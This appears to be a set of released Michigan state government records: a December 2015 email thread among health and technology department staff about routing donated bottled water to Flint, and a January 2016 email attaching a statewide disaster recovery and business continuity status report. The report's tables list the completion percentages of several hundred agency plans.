To: "Dykema, Linda D. (DHHS)" <DykemaL@michigan.gov>

Cc: "Minicuci, Angela (DHHS)" <MinicuciA@michigan.gov>, "Moran, Susan (DHHS)" <MoranS@michigan.gov>, "Buhs, Caleb (DTMB)" <BuhsC@michigan.gov>, "Anderson, Paula (DHHS)" <AndersonP3@michigan.gov>

Subject: Re: Flint Water Contact

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson

Deputy Director of Field Operations

Dept of Health & Human Services

235 S. Grand Ave, Ste 1413

Lansing, MI 48909

517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS) <DykemaL@michigan.gov> wrote:

Ok, are you the right HHS contact for Caleb Buhs to get the water to the right place in Flint?

From: Thompson, Sheryl D. (DHHS)

Sent: Thursday, December 17, 2015 8:44 AM

To: Dykema, Linda D. (DHHS) <DykemaL@michigan.gov>

Cc: Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moran, Susan (DHHS) <MoranS@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Anderson, Paula (DHHS) <AndersonP3@michigan.gov>

Subject: Re: Flint Water Contact

Hi Linda, at one point we had more than enough water for the schools. However due to the need to emphasize using bottled water for everything continued donations would be helpful.

It helps to also reduce the water bill for families. While I have the filter I still use bottled water for coffee, cooking etc.

kids for brushing their teeth.

I know that churches and food pantries are giving out cases of water with food baskets and give aways as well as at the health fairs.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:08 AM, Dykema, Linda D. (DHHS) <DykemaL@michigan.gov> wrote:

Sheryl,

Please see the e-mails below. I've heard conflicting messages about the need for bottled water. Can you provide some insight? Thanks

Linda D. Dykema, Ph.D.

Environmental Public Health Director

Division of Environmental Health

Michigan Department of Health & Human Services

517.335.8566

dykemal@michigan.gov

From: Minicuci, Angela (DHHS)

Sent: Thursday, December 17, 2015 7:32 AM

To: Moran, Susan (DHHS) <MoranS@michigan.gov>; Dykema, Linda D. (DHHS)

<DykemaL@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>

Cc: Anderson, Paula (DHHS) <AndersonP3@michigan.gov>

Subject: Fwd: Flint Water Contact

Good morning everyone,

Please see the offer below from the DTMB PIO regarding bottled water for Flint. Can you please work with Caleb to help facilitate this?

Thank you,

Angela

Sent from my iPhone

Begin forwarded message:

From: "Buhs, Caleb (DTMB)" <BuhsC@michigan.gov>

Date: December 17, 2015 at 6:41:16 AM EST

To: "Minicuci, Angela (DHHS)" <MinicuciA@michigan.gov>

Subject: Flint Water Contact

Through a connection in our Surplus Office we have identified pallets of bottled water in South Carolina that they are willing to donate to Flint. I don't have many details right now, but I was hoping to connect our staff with the DHHS contact overseeing the Flint efforts to see if this is something that would be helpful. Can you get me a name and phone number?

Thanks,

Caleb Buhs

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 04, 2016 2:38 PM  
**To:** Thompson, Kristi (DTMB)  
**Attachments:** Business Continuity and Disaster Recovery Status Report 1-1-2016 v22.pdf

Kristi:

Attached is a file that show the CPC Disaster Recovery plan is red. This is the item I want you to contact Rich Reasner about.



# Business Continuity and Disaster Recovery Planning

## Status Report Executive Summary

| MiCMS Business Continuity and Disaster Recovery Status Report - January 1, 2016 |                            |                          |                        |
|---|----------------------------|--------------------------|------------------------|
| <b>Sponsor:</b>   | Dick Novello, Diane Weldon | <b>Reporting Period:</b> | 12/1/2015 - 12/31/2015 |
| <b>Contact:</b>   | Matt Caterino              | <b>Contact:</b>          | Richard Dupuis         |
| <b>Contact:</b>   | Kurt Henderson             | <b>Contact:</b>          | Cindy Bierwagen        |
| <b>Contact:</b>   | Stephen Doerr              |                          |                        |

|                             |            |
|-----------------------------|------------|
| Red Card DR Plans           | 158        |
| Non-Red Card DR Plans       | 75         |
| Business Continuity Plans   | 131        |
| <b>Total Plans In MiCMS</b> | <b>364</b> |

|                         |                      |
|-------------------------|----------------------|
| <b>Current Red Card</b> | <b>December 2015</b> |
|-------------------------|----------------------|

### Accomplishments this month:

1. Conducted basic training class on December 3rd. 503 people trained in MiCMS
2. Continue to test functionality of next generation Sungard Continuity Management Solution, named Assurance CM (continuity Manager) and Assurance NM (Notification Manager). Held weekly status meeting to address issues and maintain focus.
3. Completed DR Plan exercise for Basic Training Class.
4. Completed full Disaster Recovery Test of MiCMS on Dec 2nd.
5. Imported bi-weekly employee changes file
6. Conducted plan building workshop for DTMB on December 22nd.

### Planned accomplishments next month:

1. Basic Training class on January 7th.
2. Conduct plan building workshops for the following dates: 1/6, 1/13, 1/20, 1/27.
3. Continue functionality tests of Assurance CM and NM, along with weekly status meetings





State of Michigan - RED CARD

Critical Agency Business Functions

Plan Status

1/1/2016

| Critical Agency Business Functions Plan Status                       | Owning Agency                     | Disaster Recovery Application Plan Status Complete | Change (Over 3 Months ) | Disaster Recovery Hardware Plan Status Complete | Change (Over 3 Months ) |
|--|-----------------------------------|--|-------------------------|---|-------------------------|
| Human Resource Management Network (HRMN)                             | Civil Service                     | 19%  | 0%                      | 65%   | 33%                     |
| AVATAR   | Community Health                  | 95%  | 0%                      | 95%   | 0%                      |
| Birth Registry System (BRS)  | Community Health                  | 100%   | 0%                      | 85%   | 33%                     |
| Community Health Automated Medicaid Processing System (CHAMPS)       | Community Health                  | 97%  | 0%                      | 51%   | 33%                     |
| Emergency Department Syndromic Surveillance                          | Community Health                  | 47%  | 0%                      | 85%   | 33%                     |
| Electronic Death Registry System (EDRS)                              | Community Health                  | 20%  | 0%                      | 54%   | 33%                     |
| MDCH Data Hub (MDCH DH)  | Community Health                  | 54%  | 33%                     | 78%   | 33%                     |
| MI Disease Surveillance System (MDSS)                                | Community Health                  | 27%  | 0%                      | 67%   | 33%                     |
| Medicaid Compliance Program (MCP-ACA Hub)                            | Community Health                  | 23%  | 0%                      | 78%   | 33%                     |
| Medicaid Compliance Program (MCP-ACA) MAGI Rules Engine              | Community Health                  | 0%   | 0%                      | 0%  | 0%                      |
| Mediware Information System  | Community Health                  | 82%  | 0%                      | 92%   | 33%                     |
| Michigan, Women, Infants and Children (Mi-WIC)                       | Community Health                  | 100%   | 0%                      | 97%   | 0%                      |
| Newborn Screening (NBS)  | Community Health                  | 100%   | 0%                      | 27%   | 33%                     |
| StarLims Laboratory Information System                               | Community Health                  | 100%   | 0%                      | 85%   | 33%                     |
| Vaisala Veriteq ViewLinc System                                      | Community Health                  | 90%  | 0%                      | 93%   | 0%                      |
| WEB Electronic Birth Certificate (Web EBC)                           | Community Health                  | 40%  | 0%                      | 56%   | 33%                     |
| Correctional Offender Management Profiling for Alternative (COMPAS)  | Corrections                       | 72%  | 33%                     | 80%   | 33%                     |
| NextGen Electronic Medical Record and Enterprise Practice Management | Corrections                       | 57%  | 0%                      | 86%   | 33%                     |
| Offender Management Network Information System (OMNI)                | Corrections                       | 100%   | 0%                      | 98%   | 0%                      |
| Omni-LEIN-Multi-Bridge (LEIN / Multi-Bridge)                         | Corrections                       | 26%  | 0%                      | 39%   | 33%                     |
| Offender Management System (OMS)                                     | Corrections                       | 61%  | 0%                      | 89%   | 33%                     |
| Trust and Payroll System (TAPS)                                      | Corrections                       | 100%   | 0%                      | 77%   | 33%                     |
| Visitor Tracking System (VTS)  | Corrections                       | 100%   | 0%                      | 80%   | 33%                     |
| MDE Secure Site  | Education                         | 83%  | 0%                      | 84%   | 33%                     |
| Cash Management System   | Education                         | 72%  | 0%                      | 96%   | 33%                     |
| Item Bank System-IBS   | Education                         | 37%  | 0%                      | 75%   | 33%                     |
| State Aid Management System (SAMS)                                   | Education                         | 10%  | 0%                      | 54%   | 33%                     |
| Adult Services Comprehensive Assessment Program (ASCAP)              | Human Services                    | 96%  | 0%                      | 86%   | 0%                      |
| Bridges  | Human Services                    | 72%  | 0%                      | 41%   | 33%                     |
| Children's Protective Services - Central Intake (CPS-CI)             | Human Services                    | 96%  | 0%                      | 29%   | 0%                      |
| MI Child Support Enforcement System (MiCSES)                         | Human Services                    | 100%   | 0%                      | 79%   | 33%                     |
| MI Statewide Automated Child Welfare Information System (MISACWIS)   | Human Services                    | 100%   | 0%                      | 94%   | 0%                      |
| Michigan Automated Response Voice Interactive Network (MARVIN)       | Licensing and Regulatory Affairs  | 65%  | 0%                      | 63%   | 33%                     |
| Michigan Integrated Data Automated System (MIDAS)                    | Licensing and Regulatory Affairs  | 66%  | 0%                      | 72%   | 33%                     |
| Sales, Inventory and Purchasing System (SIPS)                        | Licensing and Regulatory Affairs  | 13%  | 0%                      | 80%   | 33%                     |
| Criminal History Record (CHR)  | Michigan State Police             | 13%  | 0%                      | 48%   | 33%                     |
| Law Enforcement Information Network (LEIN)                           | Michigan State Police             | 100%   | 0%                      | 78%   | 33%                     |
| MI Criminal Justice Information Network (MICJIN)                     | Michigan State Police             | 14%  | 0%                      | 88%   | 0%                      |
| Branch Office Operations (BOS)                                       | Department of State               | 100%   | 0%                      | 98%   | 33%                     |
| Business Application Modernization (BAM) Online Services             | Department of State               | 94%  | 0%                      | 100%  | 0%                      |
| Elections Management Portal (EMP)                                    | Department of State               | 100%   | 0%                      | 80%   | 33%                     |
| Michigan Voter Information Center (MVIC)                             | Department of State               | 100%   | 0%                      | 67%   | 33%                     |
| Qualified Voter File (QVF)   | Department of State               | 100%   | 0%                      | 70%   | 33%                     |
| Uniform Commercial Code  | Department of State               | 100%   | 0%                      | 87%   | 33%                     |
| Vehicle Registration Web Renewal                                     | Department of State               | 95%  | 0%                      | 80%   | 33%                     |
| Pure Michigan Talent Connect   | Talent & Economic Development     | 35%  | 0%                      | 73%   | 33%                     |
| Active Directory   | Technology, Management and Budget | 63%  | 0%                      | 95%   | 0%                      |
| Buy4Michigan   | Technology, Management and Budget | 90%  | 0%                      | 90%   | 0%                      |
| Cisco Enhanced Automatic Call Distribution (Cisco E-ACD)             | Technology, Management and Budget | 0%   | 0%                      | 0%  | 0%                      |
| Cisco Packaged Contact Center Enterprise (PCCE)                      | Technology, Management and Budget | 35%  | 33%                     | 35%   | 33%                     |
| Consolidated Print Center  | Technology, Management and Budget | 23%  | 0%                      | 94%   | 33%                     |
| Data Collection and Distribution System (DCDS)                       | Technology, Management and Budget | 20%  | 33%                     | 62%   | 33%                     |
| Educational Entity Master (EEM)                                      | Technology, Management and Budget | 47%  | 0%                      | 65%   | 33%                     |
| E-Michigan   | Technology, Management and Budget | 42%  | 0%                      | 28%   | 0%                      |
| Enterprise Backup and Recovery System (EBUR)                         | Technology, Management and Budget | 99%  | 0%                      | 99%   | 0%                      |
| Enterprise Buildings Integrator (EBI)                                | Technology, Management and Budget | 77%  | 0%                      | 67%   | 0%                      |
| Enterprise Data Warehouse Services (EDW)                             | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| Enterprise Messaging   | Technology, Management and Budget | 0%   | 0%                      | 76%   | 33%                     |
| Enterprise Storage Services  | Technology, Management and Budget | 100%   | 33%                     | 100%  | 33%                     |
| Enterprise Telephone System - Avaya                                  | Technology, Management and Budget | 0%   | 0%                      | 0%  | 0%                      |
| Enterprise Unisys Mainframe Services (Unisys Mainframe)              | Technology, Management and Budget | 51%  | 0%                      | 51%   | 0%                      |
| Enterprise Virtualization Services - Citrix (EVSC)                   | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| Enterprise Virtualization Services - EVS-x86                         | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| File Transfer Service - MiGate                                       | Technology, Management and Budget | 100%   | 0%                      | 50%   | 33%                     |
| FleetCommander Motor Pool Management System                          | Technology, Management and Budget | 70%  | 0%                      | 85%   | 0%                      |
| Honeywell Security Manager (HSM)                                     | Technology, Management and Budget | 50%  | 0%                      | 35%   | 0%                      |
| Michigan Administrative Information Network (MAIN)                   | Technology, Management and Budget | 26%  | 0%                      | 35%   | 33%                     |
| Michigan Configuration Management Database (MiCMDB)                  | Technology, Management and Budget | 100%   | 33%                     | 82%   | 33%                     |
| Michigan Continuity Management Solution (MICMS)                      | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| Michigan Enterprise Contact Center (MiECC)                           | Technology, Management and Budget | 4%   | 0%                      | 31%   | 33%                     |
| Michigan Student Data System (MSDS)                                  | Technology, Management and Budget | 81%  | 0%                      | 87%   | 33%                     |
| Vision (ORS)   | Technology, Management and Budget | 29%  | 33%                     | 81%   | 33%                     |
| NotiFind - (SunGard)   | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| Service Management and Monitoring System (SMMS)                      | Technology, Management and Budget | 100%   | 0%                      | 100%  | 0%                      |
| SIGMA Application Recovery Plan                                      | Technology, Management and Budget | 76%  | 33%                     | 76%   | 33%                     |
| Advanced Traffic Management System                                   | Transportation                    | 61%  | 0%                      | 77%   | 33%                     |
| Field Manager  | Transportation                    | 63%  | 0%                      | 39%   | 33%                     |
| Financial Obligation System (MFOS)                                   | Transportation                    | 52%  | 0%                      | 80%   | 33%                     |
| MI Transport Routing and Internet Permit System (MiTRIP)             | Transportation                    | 28%  | 0%                      | 34%   | 0%                      |
| MDOT - Permit Gateway  | Transportation                    | 0%   | 0%                      | 54%   | 33%                     |
| Project Account Billing (PAB)  | Transportation                    | 57%  | 0%                      | 71%   | 33%                     |
| Centralized Electronic Payment Authorization System (CEPAS)          | Treasury                          | 65%  | 0%                      | 75%   | 33%                     |
| QED-Q2 (Portfolio Management and Investment Accounting System)       | Treasury                          | 45%  | 0%                      | 41%   | 33%                     |
| State Revenue Sharing  | Treasury                          | 80%  | 0%                      | 74%   | 0%                      |
| Warrant Writing  | Treasury                          | 21%  | 0%                      | 43%   | 0%                      |

|                                  |     |
|----------------------------------|-----|
| Totals                           |     |
| Red Card Disaster Recovery Plans | 158 |



State of Michigan

Disaster Recovery Plans

Not Red Card Associated

1/1/2016

| Plan Name  | Owning Agency                     | Disaster Recovery Application Plan Status Complete | Change (Over 3 Months) | Disaster Recovery Hardware Plan Status Complete | Change (Over 3 Months) |
|--|-----------------------------------|--|------------------------|---|------------------------|
| Animal Industry Surveillance System (AISS)                                 | Agriculture and Rural Development | 0%   | 0%                     | 16%   | 0%                     |
| Adult Services Authorized Payments (ASAP)                                  | Community Health                  | 0%   | 0%                     | 80%   | 0%                     |
| EPIC for Labs (LIMS)   | Community Health                  | 0%   | 0%                     | 16%   | 0%                     |
| Trace Metals   | Community Health                  | 0%   | 0%                     | 16%   | 0%                     |
| Corrections Management Information System (CMIS)                           | Corrections                       | 52%  | 0%                     | 71%   | 0%                     |
| Offender Tracking (OTIS)   | Corrections                       | 0%   | 0%                     | 18%   | 0%                     |
| Air Quality Tracking (AQD)   | Environment Quality               | 0%   | 0%                     | 58%   | 0%                     |
| Laboratory Information Management Systems (LIMS)                           | Environment Quality               | 0%   | 0%                     | 18%   | 0%                     |
| Water Tracking   | Environment Quality               | 1%   | 0%                     | 41%   | 0%                     |
| Client Payment System  | Human Services                    | 11%  | 0%                     | 2%  | 0%                     |
| Local Office Automation System 2 (LOA2)                                    | Human Services                    | 17%  | 0%                     | 4%  | 0%                     |
| Regulatory Insurance and Finance (OBASE)                                   | Insurance & Financial Services    | 29%  | -33%                   | 19%   | -33%                   |
| FileNet Recovery Plan  | Licensing and Regulatory Affairs  | 0%   | 0%                     | 0%  | 0%                     |
| LARA WORCS Application Recovery Plan                                       | Licensing and Regulatory Affairs  | 35%  | 0%                     | 35%   | 0%                     |
| MLCC - On-Line Liquor Ordering System (OLO)                                | Licensing and Regulatory Affairs  | 90%  | 0%                     | 90%   | 0%                     |
| MSHDA - Application Oriented Designs Application Recovery Plan             | Licensing and Regulatory Affairs  | 70%  | 0%                     | 75%   | -5%                    |
| Michigan Lottery Charitable Gaming Disaster Recovery Plan                  | Lottery                           | 0%   | 0%                     | 0%  | 0%                     |
| Michigan Lottery Drawings Disaster Recovery Plan                           | Lottery                           | 0%   | 0%                     | 0%  | 0%                     |
| Michigan Lottery Great Plains Disaster Recovery Plan                       | Lottery                           | 0%   | 0%                     | 0%  | 0%                     |
| Michigan Lottery Internal Control System DR Plan                           | Lottery                           | 73%  | 0%                     | 73%   | 0%                     |
| Michigan Lottery MAIN Interface Disaster Recovery Plan                     | Lottery                           | 0%   | 0%                     | 0%  | 0%                     |
| MGCB - Application and Hardware Disaster Recovery Plan                     | Michigan Gaming Control Board     | 100%   | 0%                     | 100%  | 0%                     |
| MSP - MICIMS Critical Incident Mgmt System                                 | Michigan State Police             | 100%   | 0%                     | 100%  | 0%                     |
| Record Management System (RMS)   | Michigan State Police             | 0%   | 0%                     | 0%  | 0%                     |
| Sex Offender Registry (SOR)  | Michigan State Police             | 0%   | 0%                     | 18%   | 0%                     |
| Michigan Historical Center Collections and Store Recovery Plan             | Natural Resources                 | 0%   | 0%                     | 0%  | 0%                     |
| CSS- Geographical Information System (GIS) Internet Disaster Recovery Plan | Technology, Management and Budget | 92%  | 0%                     | 100%  | 0%                     |
| CSS - MGF Disaster Recovery Plan   | Technology, Management and Budget | 0%   | 0%                     | 0%  | 0%                     |
| CSS - Sharepoint Disaster Recovery Plan                                    | Technology, Management and Budget | 0%   | 0%                     | 17%   | 0%                     |
| CSS - UAT/DEV/TFS Disaster Recovery Pla                                    | Technology, Management and Budget | 0%   | 0%                     | 0%  | 0%                     |
| MPSCS Disaster Recovery Plan   | Technology, Management and Budget | 33%  | 0%                     | 33%   | 0%                     |
| Bentley ProjectWise Recovery Plan  | Transportation                    | 100%   | 0%                     | 66%   | 0%                     |
| Bid Express Retrieval Console  | Transportation                    | 0%   | 0%                     | 0%  | 0%                     |
| MAP Project Information System (MPINS)                                     | Transportation                    | 0%   | 0%                     | 0%  | 0%                     |
| SPIDER/MDOTWEB   | Transportation                    | 66%  | 0%                     | 66%   | 0%                     |
| Trnsport Construction Administration System                                | Transportation                    | 70%  | 0%                     | 38%   | 0%                     |
| Trnsport Lettting and Awards System  | Transportation                    | 85%  | 0%                     | 38%   | 0%                     |
| Trnsport Proposal and Estimates System                                     | Transportation                    | 95%  | 0%                     | 26%   | 0%                     |
| Bloomberg AIM (Trade Order Management System)                              | Treasury                          | 50%  | 0%                     | 57%   | 0%                     |
| CP2000 Disaster Recovery Plan  | Treasury                          | 100%   | 0%                     | 57%   | 0%                     |
| ESKORT Disaster Recovery Plan  | Treasury                          | 91%  | 0%                     | 47%   | 0%                     |
| Proj Mast Disaster Recovery Plan   | Treasury                          | 100%   | 0%                     | 0%  | 0%                     |

|                         |    |
|-------------------------|----|
| Totals                  |    |
| Disaster Recovery Plans | 75 |



State of Michigan

Business Continuity Plans

1/1/2016

| Plan Name   | Owning Agency                     | Business Continuity Plan Status Complete | Change (Over 3 Months ) |
|---|-----------------------------------|--|-------------------------|
| Crisis Mangement Plan   | Attorney General                  | 0%                                       | 0%                      |
| Pandemic Influenza Safe Work Practice Plan                                    | Attorney General                  | 100%                                     | 0%                      |
| Civil Rights Business Continutiy plan   | Civil Rights                      | 50%                                      | 0%                      |
| Capitol Commons Civil Service Building Emergency Action Plan                  | Civil Service                     | 100%                                     | 0%                      |
| MCSC - Capitol Commons Business Continuity Plan                               | Civil Service                     | 1%                                       | 0%                      |
| DCH EPI - Business Continuity Plan  | Community Health                  | 62%                                      | 0%                      |
| Office of Public Health Preparedness  | Community Health                  | 100%                                     | 0%                      |
| Building Emergency Action Plan  | Corrections                       | 0%                                       | 0%                      |
| Crisis Management Plan  | Corrections                       | 0%                                       | 0%                      |
| Grandview Building Emergency Action Plan                                      | Corrections                       | 70%                                      | 0%                      |
| Pandemic Plan   | Corrections                       | 0%                                       | 0%                      |
| Continuity Plan for Operations at Constitution Hall                           | Environment Quality               | 54%                                      | 0%                      |
| DHS - Emergency Management  | Human Services                    | 0%                                       | 0%                      |
| Human Services Payments   | Human Services                    | 0%                                       | 0%                      |
| MIcSES Business Continuity Plan   | Human Services                    | 0%                                       | 0%                      |
| Building Emergency Action Plan  | Licensing and Regulatory Affairs  | 0%                                       | 0%                      |
| Bureau of Health Care Services Continuity Plan                                | Licensing and Regulatory Affairs  | 81%                                      | 0%                      |
| Bureau of Services for the Blind Persons Continuity Plan                      | Licensing and Regulatory Affairs  | 78%                                      | 0%                      |
| Business Continuity Plan  | Licensing and Regulatory Affairs  | 0%                                       | 0%                      |
| Crisis Management Plan  | Licensing and Regulatory Affairs  | 0%                                       | 0%                      |
| Emergency Procedures - 611 W. Ottawa  | Licensing and Regulatory Affairs  | 43%                                      | 0%                      |
| Executive Office Crisis Management Plan                                       | Licensing and Regulatory Affairs  | 52%                                      | 0%                      |
| Finance and Administration Services Crisis Management Plan                    | Licensing and Regulatory Affairs  | 80%                                      | 0%                      |
| Michigan Administrative Hearing System Crisis Management Plan                 | Licensing and Regulatory Affairs  | 33%                                      | 0%                      |
| Michigan Occupational Safety and Health Administration Crisis Management Plan | Licensing and Regulatory Affairs  | 98%                                      | 0%                      |
| Michigan Public Service Commission Crisis Management Plan                     | Licensing and Regulatory Affairs  | 97%                                      | 0%                      |
| MSHDA - Michigan State Housing Development Authority Business Continuity Plan | Licensing and Regulatory Affairs  | 100%                                     | 0%                      |
| Pandemic Plan   | Licensing and Regulatory Affairs  | 0%                                       | 0%                      |
| Unemployment Insurance Agency Crisis Management Plan                          | Licensing and Regulatory Affairs  | 26%                                      | 0%                      |
| Workers Compensation Agency Crisis Management Plan                            | Licensing and Regulatory Affairs  | 37%                                      | 0%                      |
| Michigan Lottery Building Emergency Action Plan                               | Lottery                           | 0%                                       | 0%                      |
| Michigan Lottery Business Continuity Plan                                     | Lottery                           | 15%                                      | 0%                      |
| Michigan Lottery Charitable Gaming Business Continuity Plan                   | Lottery                           | 0%                                       | 0%                      |
| Michigan Lottery Drawings Business Continuity Plan                            | Lottery                           | 0%                                       | 0%                      |
| Michigan Lottery Gaming Support Business Continuity Plan                      | Lottery                           | 0%                                       | 0%                      |
| MGCB - Administration & Indian Gaming   | Michigan Gaming Control Board     | 100%                                     | 0%                      |
| MGCB - Gaming & Horse Racing Regulation                                       | Michigan Gaming Control Board     | 100%                                     | 0%                      |
| MGCB - Licensing & Regulation   | Michigan Gaming Control Board     | 100%                                     | 0%                      |
| MGCB - Overall Plan   | Michigan Gaming Control Board     | 95%                                      | 0%                      |
| Building Emergency Action Plan  | Michigan State Police             | 0%                                       | 0%                      |
| Michigan Intelligence Operations Center Recovery Plan                         | Michigan State Police             | 0%                                       | 0%                      |
| State Emergency Operations Center Recovery Plan                               | Michigan State Police             | 100%                                     | 0%                      |
| DMVA - C4I - Crisis Management Plan   | Military and Veterans Affairs     | 22%                                      | 0%                      |
| DMVA - Continuity of Operations Plan - MING CONPLAN 008-10                    | Military and Veterans Affairs     | 92%                                      | 0%                      |
| DMVA - State Operations - Crisis Management Plan                              | Military and Veterans Affairs     | 15%                                      | 0%                      |
| DMVA - USPFO - Crisis Management Plan   | Military and Veterans Affairs     | 0%                                       | 0%                      |
| DMVA - Veterans Affairs Operations - Crisis Management Plan                   | Military and Veterans Affairs     | 0%                                       | 0%                      |
| Continuity Plan for Operations at RAP Room                                    | Natural Resources                 | 50%                                      | 0%                      |
| Michigan Historical Center Disaster Response Plan                             | Natural Resources                 | 0%                                       | 0%                      |
| STA-20 Dispatch Operations Recovery Plan                                      | Natural Resources                 | 0%                                       | 0%                      |
| MDOS- Business Continuity Plan  | Department of State               | 90%                                      | 0%                      |
| MDOS - Renewal By Mail (RBM)  | Department of State               | 15%                                      | 0%                      |
| Cadillac Place Building Emergency Action Plan                                 | Technology, Management and Budget | 100%                                     | 0%                      |
| Client Service Center (CSC) - Business Continuity Plan                        | Technology, Management and Budget | 0%                                       | 0%                      |
| Constitution Hall Building Emergency Action Plan                              | Technology, Management and Budget | 100%                                     | 0%                      |
| Construction & Technology Building Emergency Action Plan                      | Technology, Management and Budget | 100%                                     | 0%                      |
| CPC Network Print and Mail Delivery Crisis Management Plan                    | Technology, Management and Budget | 70%                                      | 0%                      |
| CSS - Business Continuity Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| CSS - Business Resumption Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| CSS - Pandemic Plan   | Technology, Management and Budget | 0%                                       | 0%                      |
| Data Center Operations Emergency Action Plan                                  | Technology, Management and Budget | 100%                                     | 175%                    |
| Data Center Operations Pandemic Plan  | Technology, Management and Budget | 100%                                     | 0%                      |
| Data Center Operations - Sungard CMS BCP                                      | Technology, Management and Budget | 100%                                     | 0%                      |
| DTMB - Crisis Management Plan   | Technology, Management and Budget | 100%                                     | 0%                      |
| ECC Full Activation   | Technology, Management and Budget | 100%                                     | 0%                      |
| ECC Partial Activation  | Technology, Management and Budget | 100%                                     | 0%                      |
| Enterprise Facilities Business Continuity Plan                                | Technology, Management and Budget | 0%                                       | 0%                      |
| Escanaba State Office Building Emergency Action Plan                          | Technology, Management and Budget | 100%                                     | 0%                      |
| Flint State Office Building Emergency Action Plan                             | Technology, Management and Budget | 100%                                     | 0%                      |
| Forensic Science Division Building Emergency Action Plan                      | Technology, Management and Budget | 100%                                     | 0%                      |
| G. Mennen Williams Building Emergency Action Plan                             | Technology, Management and Budget | 100%                                     | 0%                      |
| General Office Building Dimondale Building Emergency Action Plan              | Technology, Management and Budget | 100%                                     | 0%                      |
| General Services Building Emergency Action Plan                               | Technology, Management and Budget | 100%                                     | 0%                      |
| George W. Romney Building Emergency Action Plan                               | Technology, Management and Budget | 100%                                     | 0%                      |
| Grand Rapids State Office Building Emergency Action Plan                      | Technology, Management and Budget | 100%                                     | 0%                      |
| Grand Tower Building Emergency Action Plan                                    | Technology, Management and Budget | 100%                                     | 0%                      |
| High or Urgent Incidents  | Technology, Management and Budget | 100%                                     | 0%                      |
| Jackson Field Office Building Emergency Action Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
| John Hannah Building Emergency Action Plan                                    | Technology, Management and Budget | 100%                                     | 0%                      |
| Joint Labratory Building Emergency Action Plan                                | Technology, Management and Budget | 100%                                     | 0%                      |
| Joint Operations Center Emergency Action Plan                                 | Technology, Management and Budget | 100%                                     | 0%                      |
| Lake St. Clair Operational Support Center Disaster Recovery Plan              | Technology, Management and Budget | 100%                                     | 0%                      |
| Lake Superior Hosting Center Disaster Recovery Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
| Lewis Cass Building Emergency Action Plan                                     | Technology, Management and Budget | 100%                                     | 0%                      |





State of Michigan

Business Continuity Plans

1/1/2016

| Plan Name   | Owning Agency                     | Business Continuity Plan Status Complete | Change (Over 3 Months ) |
|---|-----------------------------------|--|-------------------------|
| Local Change Advisory Board Notifications   | Technology, Management and Budget | 100%                                     | 0%                      |
| Lottery Building Emergency Action Plan  | Technology, Management and Budget | 100%                                     | 0%                      |
| Major/Info Only Incidents   | Technology, Management and Budget | 100%                                     | 0%                      |
| MDSD Building Emergency Action Plan   | Technology, Management and Budget | 0%                                       | 0%                      |
| MDSD Pandemic Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| Michigan Hall of Justice Building Emergency Action Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
| Michigan Library and Historical Center Building Emergency Action Plan             | Technology, Management and Budget | 100%                                     | 0%                      |
| MSP Headquarters Emergency Action Plan  | Technology, Management and Budget | 100%                                     | 0%                      |
| OCCTL - Operations Center Computer Testing Lab                                    | Technology, Management and Budget | 100%                                     | 0%                      |
| Operations Center Building Emergency Action Plan                                  | Technology, Management and Budget | 100%                                     | 0%                      |
| OPM Business Continuity Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| ORS - Building Emergency Action Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| ORS - Crisis Management Plan  | Technology, Management and Budget | 0%                                       | 0%                      |
| ORS - Pandemic Plan   | Technology, Management and Budget | 0%                                       | 0%                      |
| OSE - Building Emergency Action Plan  | Technology, Management and Budget | 16%                                      | 0%                      |
| OSE - Continuity of Operations Plan (COOP)  | Technology, Management and Budget | 72%                                      | 0%                      |
| OSE - Pandemic Influenza Safe Work Practice Plan                                  | Technology, Management and Budget | 5%                                       | 0%                      |
| Ottawa Building Emergency Action Plan   | Technology, Management and Budget | 100%                                     | 0%                      |
| Physical Plant/Energy Center Building Emergency Action Plan                       | Technology, Management and Budget | 100%                                     | 0%                      |
| Records Center Building Emergency Action Plan                                     | Technology, Management and Budget | 100%                                     | 0%                      |
| Richard H Austin (Treasury) Building Emergency Action Plan                        | Technology, Management and Budget | 100%                                     | 0%                      |
| Saginaw State Office Building Emergency Action Plan                               | Technology, Management and Budget | 100%                                     | 0%                      |
| Secondary Complex - Dept of State Building Emergency Action Plan                  | Technology, Management and Budget | 100%                                     | 0%                      |
| SMC - Service Management Center Operations Business Continuity Plan               | Technology, Management and Budget | 100%                                     | 0%                      |
| SMC - State Government Shutdown/Furlough Plan for DTMB Data Center Operations     | Technology, Management and Budget | 100%                                     | 0%                      |
| State of Michigan Warehouse Complex Emergency Action Plan                         | Technology, Management and Budget | 100%                                     | 0%                      |
| State Police Post 11 Lansing Building Emergency Action Plan                       | Technology, Management and Budget | 100%                                     | 0%                      |
| State Police Training Academy Building Emergency Action Plan                      | Technology, Management and Budget | 100%                                     | 0%                      |
| Steven T. Mason Building Emergency Action Plan                                    | Technology, Management and Budget | 100%                                     | 0%                      |
| Telecommunications Room(s) Infrastructure Recovery Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
| Technical Services Emergency Action Plan  | Technology, Management and Budget | 100%                                     | 0%                      |
| Transportation Photo Lab Building Emergency Action Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
| Transportation Warehouse Building Emergency Action Plan                           | Technology, Management and Budget | 100%                                     | 0%                      |
